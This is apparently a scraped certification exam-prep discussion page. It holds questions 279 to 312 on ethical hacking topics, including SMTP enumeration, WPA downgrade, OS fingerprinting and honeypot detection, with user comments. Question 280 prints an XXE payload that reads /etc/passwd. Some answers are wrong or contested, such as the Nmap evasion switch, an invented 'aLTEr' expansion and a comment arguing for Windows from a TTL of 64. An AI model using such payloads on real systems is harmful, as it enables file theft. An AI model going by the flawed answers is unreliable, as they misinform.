lopesjaf Most Recent 1 year, 1 month ago

Union SQL Injection uses the UNION SQL operator to combine the results of the original query with results from an injected query. This allows the attacker to extend the output by appending additional SELECT statements, provided they have the same number and type of columns. It enables attackers to retrieve data from other tables or databases by merging results.

upvoted 1 times

Question #279 *Topic 1*

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. FISMA

B. PCI-DSS

C. SOX

D. ISO/IEC 27001:2013

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

The Sarbanes-Oxley Act (SOX) was enacted to protect investors, stakeholders, and the public by improving the accuracy and reliability of corporate disclosures, preventing accounting fraud and errors. SOX mandates strict reforms to enhance corporate governance and accountability. It is primarily focused on financial reporting and auditing controls within organizations.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C (SOX) The Sarbanes-Oxley Act (SOX), enacted in 2002 in the United States, is a federal law aimed at: • Protecting stakeholders, investors, and the public • Preventing accounting fraud, financial misreporting, and corporate misconduct • Enforcing transparency and internal controls in financial reporting SOX is primarily about financial accountability, but it has information security implications, such as: • Requiring secure storage of financial records • Ensuring data integrity • Monitoring and logging access to financial systems • Supporting auditability and traceability

upvoted 2 times

Question #280 *Topic 1*

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

```
<!DOCTYPE blah [ < !ENTITY trustme SYSTEM "file:///etc/passwd" > ] >
```

A. SQLi


B. XXE

C. XXS

D. IDOR

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

The input shown is a declaration of an external entity in XML: . This is a classic example of an XXE (XML External Entity) attack, where an attacker tries to exploit vulnerable XML parsers by injecting external entities to read local files, cause denial of service, or perform SSRF. The attacker is attempting to make the XML parser load the /etc/passwd file from the server.

upvoted 1 times

KnightHeart 1 year, 3 months ago

XXE (XML External Entity Injection) Payload Structure: The input uses an XML DOCTYPE declaration to define an external entity (trustme) that references a local file (file:///etc/passwd). This is a classic XXE attack pattern. Exploitation Mechanism: When an XML parser processes this payload, it fetches the specified file (e.g., /etc/passwd on Unix systems) and embeds its content in the response. XXE allows attackers to read local files, execute remote requests, or perform server-side XML processing attacks. Relevance to Payload: The use of !ENTITY and SYSTEM directives within a DOCTYPE block is definitive of XXE exploitation.

upvoted 1 times

e30b32d 1 year, 3 months ago

XML External Entity attack is that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

upvoted 1 times

e30b32d 1 year, 3 months ago

keyword Entity - XML External Entity Injection (XXE)

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correction --> B), mistakenly choose C) below

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: B) - XXE = eXternal XML Entity = injecting executable parts into XML structures (SOAP / Web Services, etc..)

upvoted 1 times

Question #281 *Topic 1*

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. A list of all mail proxy server addresses used by the targeted host.

B. The internal command RCPT provides a list of ports open to message traffic.

C. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.

D. Reveals the daily outgoing message limits before mailboxes are locked.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

SMTP Enumeration uses commands like VRFY (verify) and EXPN (expand) to confirm whether specific usernames or email addresses exist on the mail server. This allows attackers or testers to gather valid user accounts, email aliases, and mailing list information.

upvoted 1 times

e30b32d 1 year, 3 months ago

SMTP Enumeration SMTP provides 3 built-in-commands: VRFY - validates users EXPN - shows the actual delivery addresses of aliases and mailing lists (P.455/439)

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C There are capabilities in SMTP which can be used to enumerate users or at least email addresses: EXPN command – available in ESMTP, used to expand mailing lists – i. e. when you find such address, try it with this command • Whether this command is supported can be found in EHLO response. VRFY command – verify users, but not all servers has this feature enabled. • Postfix server has VRFY enabled by default: o Status code 250 = success, o Status code 252 = address can't be verified but server will attempt to deliver the message.

upvoted 2 times

Question #282 *Topic 1*

When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker creates a complete profile of the site's external links and file structures


B. When an attacker uses a brute-force attack to crack a web-server password

C. When an attacker implements a vulnerability scanner to identity weaknesses

D. When an attacker gathers system-level data, including account details and server names

Suggested Answer: *A*

Community vote distribution



ek47 Most Recent 10 months, 2 weeks ago

D has a lot of specific details which is usually available only after scanning using nmap or using enumeration, not footprinting, A is way more publicly available information which can be used to further dive in to start scanning. Therefore, I believe A is the correct answer considering "footprinting" as the primary objective of the question

upvoted 1 times

elper 11 months, 3 weeks ago

Official Ebook: "By performing web server footprinting, an attacker can gather valuable system-level data such as account details, OSs, software versions, server names, and database schema details."

upvoted 2 times

AndyK2 1 year, 1 month ago

D. When an attacker gathers system-level data, including account details and server names. What is Web Server Footprinting? Web server footprinting is the process of gathering detailed system-level information about a target web server to understand its infrastructure, configuration, and potential attack vectors.

upvoted 3 times

lopesjaf 1 year, 1 month ago

Web server footprinting is the process of gathering as much information as possible about a web server's structure, including external links, file directories, technologies used, and accessible files. This helps attackers understand the layout and potentially find entry points or vulnerabilities.

upvoted 1 times

KnightHeart 1 year, 3 months ago

A. When an attacker creates a complete profile of the site's external links and file structures. What is Footprinting? Footprinting is the initial reconnaissance phase where attackers gather information about a target to identify potential attack vectors. For web servers, this involves mapping the server's architecture, technologies, and content. Key Elements of Web Server Footprinting: External Links and File Structures: Attackers use tools like web crawlers to index URLs, directories, files, and links (e.g., sitemaps, robots.txt, broken links) to understand the site's organization. Technology Detection: Identifying web servers (e.g., Apache, Nginx), frameworks (e.g., WordPress), and plugins to target known vulnerabilities. Example Tools: nmap for server type and version detection. dirb or Gobuster to brute-force directory and file names.

upvoted 2 times

killwitch 1 year, 5 months ago

A. When an attacker creates a complete profile of the site's external links and file structures Explanation: Web server footprinting refers to the process of gathering information about a target web server in order to map out its structure and identify potential attack vectors. This includes discovering publicly available data about the server's external links, file structures, and other resources. Attackers use footprinting techniques to learn about the target's architecture and potentially vulnerable entry points. This may include identifying exposed directories, files, technologies in use, and links that could be exploited for a security breach.

upvoted 3 times

Question #283 *Topic 1*

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages.
What is the attack performed in the above scenario?

A. Cache-based attack

B. Timing-based attack

C. Downgrade security attack

D. Side-channel attack

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

The attacker forces the victim to connect using the weaker WPA2 protocol instead of WPA3 by setting up a rogue access point that only supports WPA2. This forces a downgrade in the security protocol used for the connection, allowing the attacker to exploit known weaknesses in WPA2. This is a classic example of a downgrade attack, where an attacker coerces a system to use a less secure version of a protocol.

upvoted 1 times

e30b32d 1 year, 3 months ago

Downgrade Security Attack — where an attacker forces the target to use a less secure protocol or configuration, making it easier to exploit.

upvoted 2 times

Question #284 *Topic 1*

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources.
What is the framework used by James to conduct footprinting and reconnaissance activities?

A. OSINT framework

B. WebSploit Framework

C. Browser Exploitation Framework

D. SpeedPhish Framework

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The OSINT (Open-Source Intelligence) framework is a well-known open-source tool that helps in automated reconnaissance and footprinting activities by leveraging various free and public tools and resources. It is specifically designed to gather information from publicly available sources, which aligns perfectly with the task described.

upvoted 1 times

Question #285 *Topic 1*

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders

B. Using wget to perform banner grabbing on the webserver

C. Flooding the web server with requests to perform a DoS attack

D. Downloading all the contents of the web page locally for further examination

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

The command wget 192.168.0.15 -q -S runs wget against the web server at IP 192.168.0.15. The -q flag makes wget run quietly (minimal output). The -S flag instructs wget to print the server response headers. This allows you to see information about the web server, such as server type, version, and other HTTP headers — essentially banner grabbing.

upvoted 1 times

lopesjaf 1 year, 1 month ago

The wget command downloads content from web servers. The -q flag stands for quiet mode (less output). The -S flag tells wget to print the server response headers. Running wget 192.168.0.15 -q -S will fetch the headers from the web server quietly, effectively performing banner grabbing to reveal server information like server type, version, etc.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: B Wget: -S --server-response Print the headers sent by HTTP servers and responses sent by FTP servers. -q --quiet Turn off Wget's output.

upvoted 1 times

Question #286 *Topic 1*

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 -

Window Size: 5840 -
What the OS running on the target machine?

A. Windows OS

B. Mac OS

C. Linux OS

D. Solaris OS

Suggested Answer: *C*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Linux typically uses an initial TTL of 64. The default TCP window size of 5840 bytes is common in Linux TCP stacks. Windows OS often uses TTL of 128 and window size like 8192. Mac OS often uses TTL of 64 but window size is usually different (e.g., 65535). Solaris OS generally uses TTL of 255 or 64 but with different window sizes.

upvoted 1 times

e30b32d 1 year, 3 months ago

The correct answer is: **C. Linux OS** * **TTL (Time to Live)**: * A default **TTL of 64** is typically associated with **Linux/Unix-based systems**, including **Linux** and **macOS**. * Windows usually starts with TTL 128. * Solaris often uses TTL 255. * **TCP Window Size: 5840**: * The **default TCP window size of 5840** is **strongly associated with Linux systems**. * macOS typically uses a window size of 65535 or other values. * Windows often uses 8192 or 16384 as default window sizes. ### Conclusion: * **TTL 64 + Window Size 5840** = **Linux OS** fingerprint.

upvoted 1 times

NikoTomas 1 year, 5 months ago

C) - Linux The common default TTL values are: • 64 – Linux/MAC OSX systems • 128 – Windows systems • 255 – Network devices like routers https://www.imperva.com/learn/performance/time-to-live-ttl/ A default TCP window size of 5840 bytes is historically associated with Linux-based operating systems (older kernels), specifically: • Linux 2.4.x and some early Linux 2.6.x kernels • Also seen in embedded Linux devices, such as routers or IoT gear based on older kernels Why 5840 Bytes? • The value 5840 bytes is intentionally chosen to fit within a 1460-byte MSS (Maximum Segment Size) without IP or TCP options. • This was a default TCP receive window that Linux used before dynamic window scaling became more common. • Modern Linux kernels typically negotiate higher window sizes using TCP window scaling (RFC 1323).

upvoted 1 times

killwitch 1 year, 5 months ago

The TTL (Time to Live) and the TCP window size can be used to help identify the operating system of a target machine, as different OSes tend to set these values in specific ways. - TTL: 64: The TTL value of 64 is commonly associated with Linux or Mac OS. Both of these operating systems often use 64 as the default TTL value for outgoing packets. - Window Size: 5840: The TCP window size is another key indicator. A window size of 5840 is typical of Windows OS, as it generally uses values that are in this range. However, considering both the TTL and the window size together: - A TTL of 64 combined with a window size of 5840 strongly suggests Windows OS. In summary, based on the TTL value and window size, the target machine is most likely running Windows OS.This is not correct. See my explanation above.

upvoted 1 times

killwitch 1 year, 5 months ago

Selected Answer: A

The TTL (Time to Live) and the TCP window size can be used to help identify the operating system of a target machine, as different OSes tend to set these values in specific ways.

- TTL: 64: The TTL value of 64 is commonly associated with Linux or Mac OS. Both of these operating systems often use 64 as the default TTL value for outgoing packets. - Window Size: 5840: The TCP window size is another key indicator. A window size of 5840 is typical of Windows OS, as it generally uses values that are in this range.

However, considering both the TTL and the window size together: - A TTL of 64 combined with a window size of 5840 strongly suggests Windows OS.

In summary, based on the TTL value and window size, the target machine is most likely running Windows OS.

upvoted 1 times

NikoTomas 1 year, 5 months ago

This is not correct. See my explanation above.

upvoted 1 times

Question #287 *Topic 1*

Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files.
What is the type of injection attack Calvin's web application is susceptible to?

A. CRLF injection

B. Server-side template injection

C. Server-side JS injection

D. Server-side includes injection

Suggested Answer: *D*

Community vote distribution

D (100%)

NikoTomas Most Recent 5 months, 3 weeks ago

D) - Server-Side Includes (SSI) is a server-side scripting mechanism used in web servers (e.g., Apache) to dynamically include content using directives such as: If user input is embedded into an SSI-parsed page without proper validation, an attacker can inject: This leads to: • Remote command execution • File manipulation • Server compromise

upvoted 1 times

Question #288 *Topic 1*

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server.
Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga

B. NCollector Studio

C. Netsparker

D. WebCopier Pro

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

C. Netsparker — A popular automated web application vulnerability scanner that detects security issues like SQL injection, XSS, and other vulnerabilities.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C - Netsparkler ⁉️ A. Infoga Infoga is an email reconnaissance tool used to gather email addresses and collect publicly available metadata such as email sources, domains, and breaches. It's commonly used in OSINT (Open Source Intelligence) and phishing campaign preparation. □ B. NCollector Studio NCollector Studio is a website crawling and offline browsing tool that can download entire websites, media files, or specific content types. It's often used for web scraping, mirroring, or archiving websites. □ C. Netsparker Netsparker is a commercial web application security scanner that automatically detects vulnerabilities like SQL injection, XSS, and misconfigurations. It's known for its proof-based scanning, which confirms vulnerabilities without false positives. □ D. WebCopier Pro WebCopier Pro is a desktop website downloader that lets users download full websites for offline viewing. It supports features like password-protected site access, proxy usage, and download scheduling.

upvoted 2 times

Question #289 *Topic 1*

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components.
What is the attack technique used by Stephen to damage the industrial systems?

A. HMI-based attack

B. SMishing attack

C. Reconnaissance attack

D. Spear-phishing attack

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #290 *Topic 1*

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?

A. CeWL

B. Orbot

C. Shadowsocks

D. Psiphon

Suggested Answer: *A*

Community vote distribution

A (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: A - CeWL CeWL CeWL (Custom Word List generator) is a web crawler written in Ruby that spiders a target website to extract keywords and metadata, creating custom wordlists for use in password cracking tools like John the Ripper or Hydra. Orbot Orbot is an Android app that routes internet traffic through the Tor network, allowing users to anonymize their online activity and bypass censorship by tunneling traffic via encrypted Tor circuits. Shadowsocks Shadowsocks is a secure proxy protocol designed to bypass internet censorship, especially in heavily restricted regions. It uses encrypted SOCKS5 proxying to mask traffic and is widely used in countries like China for evading firewalls. Psiphon Psiphon is an open-source anti-censorship tool that uses a combination of VPN, SSH, and HTTP proxy technologies to help users circumvent content filtering and access blocked websites securely.

upvoted 2 times

Question #291 *Topic 1*

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept steal, modify, and block sensitive communication to the target system.
What is the tool employed by Miley to perform the above attack?

A. Wireshark

B. BetterCAP

C. DerpNSpoof

D. Gobbler

Suggested Answer: *B*

Community vote distribution

B (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: B - BetterCap BetterCAP BetterCAP is a powerful, modular network attack and monitoring tool used for MITM attacks, packet manipulation, credential sniffing, and wireless network exploitation. It's popular among penetration testers and red teamers. DerpNSpoof DerpNSpoof is a lightweight DNS spoofing and redirection tool, used to intercept DNS requests on a network and redirect clients to an attacker-controlled destination, often used in phishing or MITM scenarios. Gobbler Gobbler is a network reconnaissance tool designed to scan and identify misconfigured or exposed cloud storage buckets (like AWS S3), helping security researchers find unsecured data or misconfigured public files.

upvoted 3 times

Question #292 *Topic 1*

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities.

Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com

B. https://www.guardster.com

C. https://www.wolframalpha.com

D. https://karmadecay.com

Suggested Answer: *B*

Community vote distribution

B (100%)

e30b32d Most Recent 1 year, 3 months ago

Guardster offers various services to let you use the Internet anonymously and securely. From our popular free web proxy service, to our secure SSH tunnel proxy, we have a variety of services to suit your needs. Guardster's Privacy Services: » FREE Anonymous Web Proxy: Browse the web anonymously, hiding your identity.

upvoted 2 times

Question #293 *Topic 1*

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks.

What is the technique employed by Kevin to improve the security of encryption keys?

A. Key stretching

B. Public key infrastructure

C. Key derivation function

D. Key reinstallation

Suggested Answer: *A*

Community vote distribution

A (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: A Key stretching is a cryptographic technique used to strengthen weak or low-entropy passwords or keys by making the process of deriving the final key computationally expensive and time-consuming — for both users and attackers. Why It's Used: Many users choose simple or short passwords, which are vulnerable to: • Brute-force attacks • Dictionary attacks • Rainbow table lookups Key stretching helps slow down these attacks by increasing the work factor needed to test each password guess.

upvoted 1 times

Question #294 *Topic 1*

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages.

What is the type of spyware that Jake used to infect the target device?

A. DroidSheep

B. Androrat

C. Trident

D. Zscaler

Suggested Answer: *C*

Community vote distribution

C (100%)

NikoTomas Most Recent 1 year, 5 months ago

Answer: C - Trident DroidSheep DroidSheep is an Android-based session hijacking tool that captures unencrypted web sessions over Wi-Fi. It allows attackers to hijack logged-in sessions (like Facebook, Twitter) of users on the same network by sniffing session cookies. AndroRAT AndroRAT (Android Remote Administration Tool) is a malware-based remote access trojan for Android devices. It allows attackers to control infected devices, extract data (calls, SMS, GPS), and activate the microphone or camera remotely. Trident Trident is the name for a zero-day exploit chain used to compromise iOS devices, discovered in the Pegasus spyware campaign. It exploited three iOS vulnerabilities to silently install spyware on a target's device without interaction. Zscaler Zscaler is a cloud-based security platform offering services like secure web gateway (SWG), zero trust network access (ZTNA), and cloud firewall. It's widely used by enterprises to protect users and devices across distributed networks.

upvoted 1 times

Question #295 *Topic 1*

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering

B. Optical, electromagnetic fault injection (EMFI)

C. Temperature attack

D. Power/clock/reset glitching

Suggested Answer: *D*

Community vote distribution

D (100%)

e30b32d Most Recent 1 year, 3 months ago

D. Power/clock/reset glitching

upvoted 1 times

Question #296 *Topic 1*

Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy.

What is the type of attack Bob performed on Kate in the above scenario?

A. SIM card attack

B. aLTEr attack

C. Spearphone attack

D. Man-in-the-disk attack

Suggested Answer: *C*

Community vote distribution



AndyK2 Most Recent 1 year, 1 month ago

A Spearphone attack is a type of hardware-based attack where an attacker exploits the loudspeaker of a smartphone to eavesdrop on audio output. This attack leverages the fact that when a smartphone's loudspeaker is used, sensitive audio data such as voice assistant responses, multimedia messages, or phone call audio can be intercepted by malicious apps that monitor the phone's motion sensors (e.g., accelerometer). These sensors can detect vibrations caused by the loudspeaker and reconstruct the audio output, breaching speech privacy. aLTEr attack is a vulnerability in LTE networks that allows attackers to manipulate traffic or perform man-in-the-middle attacks. It does not involve exploiting the phone's loudspeaker.

upvoted 3 times

KnightHeart 1 year, 2 months ago

B. aLTEr Attack: Stands for "Audio Leak Through Earpiece and Receiver," a type of attack that targets audio hardware (e.g., speakers, earpieces) to eavesdrop on device output. The attacker abuses the loudspeaker to monitor audio, matching the scenario.aLTEr attack → A man-in-the-middle (MitM) attack on LTE networks that alters data traffic — not related to audio snooping.

upvoted 1 times

KnightHeart 1 year, 2 months ago

Selected Answer: B

B. aLTEr Attack: Stands for "Audio Leak Through Earpiece and Receiver," a type of attack that targets audio hardware (e.g., speakers, earpieces) to eavesdrop on device output. The attacker abuses the loudspeaker to monitor audio, matching the scenario.

upvoted 1 times

ITgamer987 1 year, 1 month ago

aLTEr attack → A man-in-the-middle (MitM) attack on LTE networks that alters data traffic — not related to audio snooping.

upvoted 1 times

Question #297 *Topic 1*

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request.

Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware

B. Detecting the presence of Snort_inline honeypots

C. Detecting the presence of Honeyd honeypots

D. Detecting the presence of Sebek-based honeypots

Suggested Answer: *C*

Community vote distribution

C (100%)

NikoTomas Most Recent 5 months, 3 weeks ago

C) - Honeyd honeypots emulate systems and services but often respond with timing inconsistencies or unrealistic latency, especially when compared to real devices. Honeyd is a low-interaction honeypot that simulates TCP/IP stack behavior for different OS profiles. • It may not fully mimic real timing behavior • Attackers can send crafted SYN packets and analyze TTL, window size, and response delay • Time-based anomalies in responses are common indicators of emulated environments like Honeyd INCORRECT answers: A. VMware detection --> Relies on hardware/emulation artifacts or MAC/OUI detection, not time-based TCP responses B. Snort_inline detection --> Involves detecting packet manipulation/modification, not TCP timing D. Sebek detection --> Sebek logs attacker activity inside honeypots; detection involves memory/traffic analysis, not SYN timing tests

upvoted 1 times

Question #298 *Topic 1*

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility.

Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash

B. net view

C. macof

D. ntptrace

Suggested Answer: *A*

Community vote distribution

A (100%)

NikoTomas Most Recent 5 months, 3 weeks ago

A) - wash (Wireless Access point Scan for WPS Handshake) is a tool used to detect wireless networks with WPS (Wi-Fi Protected Setup) enabled. It is typically used in conjunction with Reaver to identify vulnerable WPS-enabled routers that can be targeted for brute-force PIN attacks. Usage example: wash -i wlan0mon INCORRECT ANSWERS: B) - net view is a Windows command-line tool used to list shared resources and devices (computers or network shares) on the local network. It's helpful for network reconnaissance and enumerating Windows hosts in a workgroup or domain. C) - macof is part of the dsniff suite and is used to flood a network switch with random MAC addresses, causing the switch to fail open and behave like a hub. D) - ntptrace is diagnostic tool for tracing the NTP (Network Time Protocol) server chain used by a host to synchronize its system clock.

upvoted 1 times

e30b32d 1 year, 3 months ago

The tool, Wash can identify the WPS-enabled APs and detect if the AP is in locked or unlocked state.

upvoted 1 times

Question #299 *Topic 1*

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory.

What is this mechanism called in cryptography?

A. Key archival

B. Certificate rollover

C. Key escrow

D. Key renewal

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #300 *Topic 1*

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

A. Secure development lifecycle

B. Security awareness training

C. Vendor risk management

D. Patch management

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #301 *Topic 1*

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Worm

B. Rootkit

C. Adware

D. Trojan

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #302 *Topic 1*

Which is the first step followed by Vulnerability Scanners for scanning a network?

A. OS Detection

B. Firewall detection

C. TCP/UDP Port scanning

D. Checking if the remote host is alive

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #303 *Topic 1*

Which Nmap switch helps evade IDS or firewalls?

A. -D

B. -n/-R

C. -T

D. -oN/-oX/-oG

Suggested Answer: *C*

Community vote distribution

A (100%)

Bobbb90 Most Recent 5 months, 4 weeks ago

-D (decoy): The -D option in Nmap is used to specify decoy IP addresses that will be included in the scan. When conducting a scan, Nmap sends packets not only from the actual source IP address but also from the specified decoy addresses. This creates a deceptive environment, making it more challenging for intrusion detection systems (IDS), firewalls, or network monitoring tools to accurately identify the true origin of the scan.

upvoted 1 times

Question #304 *Topic 1*

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm

B. .cms

C. .rss

D. .html

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #305 *Topic 1*

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages, Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 × 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key (Km1) and a rotation key (Kr1) for performing its functions.

What is the algorithm employed by Harper to secure the email messages?

A. CAST-128

B. AES

C. GOST block cipher

D. DES

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #306 *Topic 1*

Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company.

What is the API vulnerability revealed in the above scenario?

A. No ABAC validation

B. Business logic flaws

C. Improper use of CORS

D. Code injections

Suggested Answer: *A*

Community vote distribution

A (100%)

Bobbb90 Most Recent 6 months ago

Page 2163

upvoted 1 times

Question #307 *Topic 1*

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Website footprinting

B. Dark web footprinting

C. VPN footprinting

D. VoIP footprinting

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #308 *Topic 1*

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Cloudborne attack

B. Man-in-the-cloud (MITC) attack

C. Metadata spoofing attack

D. Cloud cryptojacking

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #309 *Topic 1*

Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spear-phishing

B. Phishing

C. Spimming

D. Pharming

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #310 *Topic 1*

You are a security analyst for a medium-sized e-commerce company. Recently, the company has been suffering from repeated incidents of session hijacking. To prevent future incidents, you've been asked to suggest a robust strategy to mitigate this disk.

Which of the following approaches would you recommend?

A. Deploy a network-based intrusion prevention system (IPs) to detect and prevent session hijacking attempts in real-time.

B. Apply an IPsec VPN solution that encrypts the entire IP packet, thereby making session hijacking attempts more difficult.

C. Implement a new physical security policy to prevent unauthorized access to the company's data centres.

D. Implement a security awareness program to educate employees on the risks and signs of session hijacking.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #311 *Topic 1*

As an IT professional, you are attending a webinar on cybersecurity. The presenter emphasizes the importance of ethical hacking and the different types of hackers involved in the cyber world. Suddenly, the term “script kiddie” is mentioned, piquing your curiosity.

According to the presenter, who are “script kiddies” in the context of ethical hacking?

A. They are highly skilled hackers who write their scripts to breach security systems.

B. They are novices in the hacking world who mainly use scripts and codes developed by others.

C. They are ethical hackers who use scripts to conduct penetration testing on their systems.

D. They are hackers who specialize in scripting languages to launch sophisticated cyberattacks.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #312 *Topic 1*

At XYZ Corporation, a multinational firm known for its digital services, the cybersecurity team is tasked with ensuring a robust, secure network environment. This responsibility includes maintaining a keen focus on vulnerability assessment and patch management strategies to guard against potential threats, including the increasingly prevalent zero-day attacks. Recent intelligence has alerted the team to a concerning issue: the primary web server software that the corporation relies on for its critical operations has been hit with a newly discovered zero-day vulnerability. Alarmingly, this vulnerability is not just theoretical; active exploitations of this vulnerability have been spotted in the wild, making the threat immediate and real. However, the vendor of the software, caught off guard by the discovery, has not yet released an official patch to mitigate this vulnerability.

Given these circumstances, what is the FIRST step that the cybersecurity team at XYZ Corporation should undertake to manage the significant risk posed by this unpatched zero-day vulnerability?

A. Proactively shut down the web server completely until an official patch is released by the software vendor to fix the identified vulnerability.

